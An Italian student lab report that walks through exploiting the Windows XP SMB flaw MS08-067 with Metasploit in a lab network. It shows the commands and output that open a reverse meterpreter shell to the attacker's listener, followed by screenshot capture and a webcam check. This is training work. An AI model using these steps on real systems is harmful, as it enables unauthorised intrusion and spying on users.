Epicode
CS-0124
Francesco Ficetti
Pratica S7/L3

# Indice

Traccia	3
Svolgimento	3
Configurazione di Metasploit	3
Esecuzione di Metasploit	4
Utilizzo di Meterpreter	5
Conclusioni	5

#### Traccia

Viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP, sfruttando con Metasploit la vulnerabilità *MS08-067*.


Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP.

## Svolgimento

#### Configurazione di Metasploit

Per sfruttare questa vulnerabilità è necessario sapere il path della stessa, per conoscerlo, utilizzare il comando *search ms08-067*.



Per poterlo utilizzare, eseguire il comando use, seguito dal path.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > |
```

Come si può vedere in figura, l'exploit è stato selezionato.

Ora è necessario capire quali parametri devono essere configurati per poterlo avviare. Il comando da eseguire è *show options*.

I parametri fondamentali per il funzionamento dell'exploit, sono quelli che hanno *yes* come valore, nella colonna *Required*. Nel nostro caso sono tre:

- rhosts, ovvero l'indirizzo IP della macchina su cui gira il servizio che vogliamo attaccare (Windows XP);
- rport, ovvero la porta su cui è attivo quel servizio, impostato di default a 445;
- smbpipe.

Il comando da eseguire è set rhosts 192.168.1.50.

Per quanto riguarda il payload, utilizzeremo quello consigliato, ovvero una shell meterpreter.

### Esecuzione di Metasploit

Dopo aver configurato Metasploit, si può eseguire l'attacco con il comando exploit.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.50:445 - Automatically detecting the target...
[*] 192.168.1.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.50:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.50:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.50:1035) at 2024-03-06 15:20:54 +0100
meterpreter > |
```

Come si può vedere, Metasploit è riuscito ad avviare una shell meterpreter sulla macchina target, sfruttando una vulnerabilità del protocollo smb, protocollo per la condivisione di risorse in rete.

#### Utilizzo di Meterpreter

Meterpreter è un payload di Metasploit che permette di ottenere una shell sulla macchina target.

Per ottenere uno screenshot della macchina, il comando da eseguire è screenshot.

```
meterpreter > screenshot
Screenshot saved to: /home/francesco/ZtZzeHyD.jpeg
```

Come si vede, è stato fatto uno screenshot e salvato sul nostro PC. Per individuare la presenza di una webcam, il comando è webcam\_list.

```
meterpreter > webcam_list
[-] No webcams were found
```

Come si vede, non è presente alcuna webcam sulla nostra macchina Win XP.

# Conclusioni

L'attacco è stato eseguito con successo.